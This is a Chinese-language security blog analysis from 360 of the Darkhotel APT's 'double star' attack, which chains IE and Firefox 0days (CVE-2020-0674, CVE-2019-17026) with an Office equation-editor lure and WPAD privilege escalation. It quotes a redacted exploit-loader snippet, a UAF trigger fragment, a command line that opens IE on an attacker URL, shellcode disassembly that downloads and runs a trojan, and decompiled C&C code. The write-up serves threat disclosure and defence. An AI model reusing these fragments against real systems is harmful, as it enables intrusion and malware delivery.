



360 核心安全技术博客

-  主页 Home
-  归档 Archive
-  分类 Category
-  关于 About
- 

Darkhotel (APT-C-06) 使用“双星”0Day漏洞 (CVE-2019-17026、CVE-2020-0674) 针对中国发起的APT攻击分析

02月11, 2020

背景

2020年1月14日，微软正式宣告Windows 7系统停止更新。在Windows 7正式停服关键时间节点的第二天，即2020年1月15日，360安全大脑在全球范围内就捕获了首例同时利用IE浏览器和火狐浏览器两个0day漏洞进行的复合攻击，由于是全球首家捕获，我们将其命名为“双星”0day漏洞攻击。

文章目录

- [背景](#)
- [攻击流程分析](#)
- [攻击细节分析](#)
- [修复建议](#)
- [参考](#)

“双星”0day漏洞的细节已第一时间分别报告给了微软和Mozilla，在通过短暂的沟通后，微软和Mozilla官方都确认了0day漏洞，此次漏洞影响最新版本的火狐浏览器和IE浏览器及使用了相关浏览器内核的应用程序，同时官方为漏洞分别分配了CVE-2019-17026（火狐浏览器）和CVE-2020-0674（IE浏览器）两个漏洞编号。通过360高级威胁应对团队的分析溯源判定，“双星”0day漏洞是被活跃近十余年的半岛APT组织Darkhotel(APT-C-06)所利用，主要针对我国商贸相关的政府机构进行攻击。


攻击流程分析

我们发现双星”0day漏洞的攻击是利用office漏洞文档、网页挂马和WPAD本地提权的多种攻击方式进行的复杂组合攻击。完整的攻击流程如下：



360 核心安全技术博客

- 主页 Home
- 归档 Archive
- 分类 Category
- 关于 About
-



以IE x86为例：

1. IE加载JS-1漏洞利用成功，获得代码执行权限，第一次执行JS-1中的shellcode。
2. Shellcode利用winhttp API（winHttpOpen和WinHttpGetProxyForUrl）触发WPAD服务的运行。
3. WPAD服务运行后从远程加载JS-1，再次运行脚本中的shellcode，shellcode通过判断进程名是否为svchost来判断是否在服务中被运行。
4. Shellcode从远程下载后续文件，并获取当前系统版本来决定是否需要使用DCOM提权，win7下的WPAD服务具有system权限，不需要使用提权，win10下的WPAD服务为local Service，则利用bits服务来提权，最后运行下载的后继文件。

攻击细节分析

双星漏洞网页会判断当前浏览器为IE还是Firefox，操作系统为32位还是64位，然后加载相应的exploit攻击代码。



360 核心安全技术博客

-  主页 Home
-  归档 Archive
-  分类 Category
-  关于 About



```
if (browser.isWindows()) {
    if (browser.isIE()) {
        if (browser.is64bit() && !browser.isWOW64()) {
            url = "http://...";
        }
        else {
            if (browser.is64bit()) {
                url = "http://...86.js";
            }
            else {
                url = "http://...";
            }
        }
        browserSupported = true;
    }
    else if (browser.isFirefox()) {
        if (browser.is64bit() && !browser.isWOW64()) {
            url = "http://...js";
        }
        else {
            url = "http://...js";
        }
        browserSupported = true;
    }
}
```

攻击者可以直接利用双星漏洞进行网页挂马攻击，有意思的是我们发现了一例Office漏洞文档触发的双星漏洞，是默认打开IE浏览器进行攻击。



初始攻击使用了office公式编辑器漏洞（CVE-2017-11882），攻击者根据目标精心制作了诱饵文档。



当受害者打开漏洞文档触发漏洞后，恶意代码会启动公式编辑器，利用公式编辑器进程再打开IE浏览器访问恶



360 核心安全技术博客

- 🏠 主页 Home
- 🔒 归档 Archive
- 📁 分类 Category
- 👤 关于 About




意网页触发“双星”漏洞。

```
Path:c:\program files (x86)\common files\microsoft shared\equation\eqnedt32.exe
Type:2
Cmd:"C:\Program Files (x86)\Internet Explorer\iexplore.exe" http://t[REDACTED]k.php
```


其中的IE浏览器漏洞 (CVE-2020-0674) 是IE Jscript引擎中的一个UAF漏洞, 我们提取了部分漏洞代码, 由于漏洞代码中Array对象的Sort函数回调参数没有被加入GC追踪链中, 所以攻击者可以在回调中释放仍然被引用的对象, 最终导致UAF漏洞可以执行任意代码。

```
for (var i = 0; i < aaa; i++) {
    aaa_dummyArRs[i] = new Array(1, 2);
}
aaa_dummyArRs[0].sort(FreeingComparator);
function FreeingComparator(a, b) {
    //a 和 b均不被GC追踪
}
```

IE浏览器漏洞成功利用后, 会执行shellcode, 首先会判断当前进程是否为svchost.exe。



如果shellcode是在IE进程中执行, 即第一次执行该shellcode时, shellcode会调用winHttpOpen和WinHttpGetProxyForUrl来触发WPAD服务加载远程的pac文件执行, 这个文件实际上还是包含CVE-2020-0674漏洞的js脚本。



当shellcode得到第二次执行, 发现当前进程名为svchost.exe, 已经成功从浏览器进程跨越到WPAD服务

进程时，就开始执行另外一个流程，下载远程的木马文件并放到temp目录下并执行该程序。



360 核心安全技术博客

🏠 主页 Home

🔒 归档 Archive

📁 分类 Category

👤 关于 About



00101713	87 01	mov eax,0x1	
00101715	83F8	cmp eax,0x2F	
00101718	0F44F	cmovbe esi,ecx	
0010171B	83C1	add ecx,0x2	
0010171E	66:85	test ax,ax	
00101721	75 EF	jnz short 00101712	
00101723	8B9D	mov ebx,dword ptr ss:[ebp-0x88]	msvcrt.wcscat
00101729	8D85	lea eax,dword ptr ss:[ebp-0x4A0]	
0010172F	50	push eax	
00101730	8D85	lea eax,dword ptr ss:[ebp-0x298]	
00101736	50	push eax	
00101737	FFD3	call ebx	kernel32.GetTempPathW
00101739	83C6	add esi,0x2	
0010173C	8D85	lea eax,dword ptr ss:[ebp-0x298]	
00101742	56	push esi	
00101743	50	push eax	
00101744	FFD3	call ebx	kernel32.GetTempPathW
00101746	8B85	mov esi,dword ptr ss:[ebp-0x8C]	urlmon.URLDownloadToFile
0010174C	83C4	add esp,0x10	
0010174F	0F1F0	nop dword ptr ds:[eax]	
00101752	6A 00	push 0x0	
00101754	6A 10	push 0x10	
00101756	8D85	lea eax,dword ptr ss:[ebp-0x298]	
0010175C	50	push eax	
0010175D	FF77	push dword ptr ds:[edi+0x10]	
00101760	6A 00	push 0x0	

最终的木马程序会接受固定URL地址的C&C命令，在受害者计算机中执行任意操作。

```
if ( !WinHttpCrackUrl(v13, *(v6 + 24), 0, &v64) )
goto LABEL_174;
v14 = v114 ? wcslen(&v114) : 0;
sub_412C50((v6 + 32), &v114, v14); // http://c[ ] .php?id=
v15 = WinHttpConnect(*v6, &v114, v69, 0);
v84 = v15;
if ( !v15 )
goto LABEL_174;
v16 = 0;
if ( v66 == 2 )
v16 = 0x00000000;
v17 = &v184;
if ( v186 >= 8 )
v17 = *v184;
v18 = WinHttpOpenRequest(v15, v17, v70, 0, 0, 0, v16);
v97 = v18;
if ( !v18 )
goto LABEL_171;
if ( !(v6 + 4) && v66 == 2 )
{
v99 = 12544;
WinHttpSetOption(v18, 0x1Fu, &v99, 4u);
}
```

修复建议

目前火狐浏览器已经发布了Firefox 72.0.1 and Firefox ESR 68.4.1，我们建议所有的火狐浏览器用户更新到最新版本。

针对Windows系统的用户，我们建议Windows 10系统用户尽快更新2020年2月份的微软安全补丁，而Windows 7系统用户可以使用360 Win7盾甲产品阻止“双星”0day漏洞攻击。

参考

<https://www.mozilla.org/en-US/security/advisories/mfsa2020-03/>



360 核心安全技术博客

-  主页 Home
-  归档 Archive
-  分类 Category
-  关于 About



<https://portal.msrc.microsoft.com/en-US/security-guidance/advisory/CVE-2020-0674>

本文链接: http://blogs.360.cn/post/apt-c-06_0day.html

-- EOF --

作者 [公子](#) 发表于 2020-02-11 17:13:46 , 最后修改于 2020-02-12 09:56:50

分享到: [新浪微博](#) [微信](#) [Twitter](#) [印象笔记](#) [QQ好友](#)
[有道云笔记](#)

[« Security Risks in Zero Knowledge Proof Cryptocurrencies](#)

© 2020 - 360 核心安全技术博客 - blogs.360.cn

Powered by [ThinkJS](#) & [FireKylin 1.2.8](#)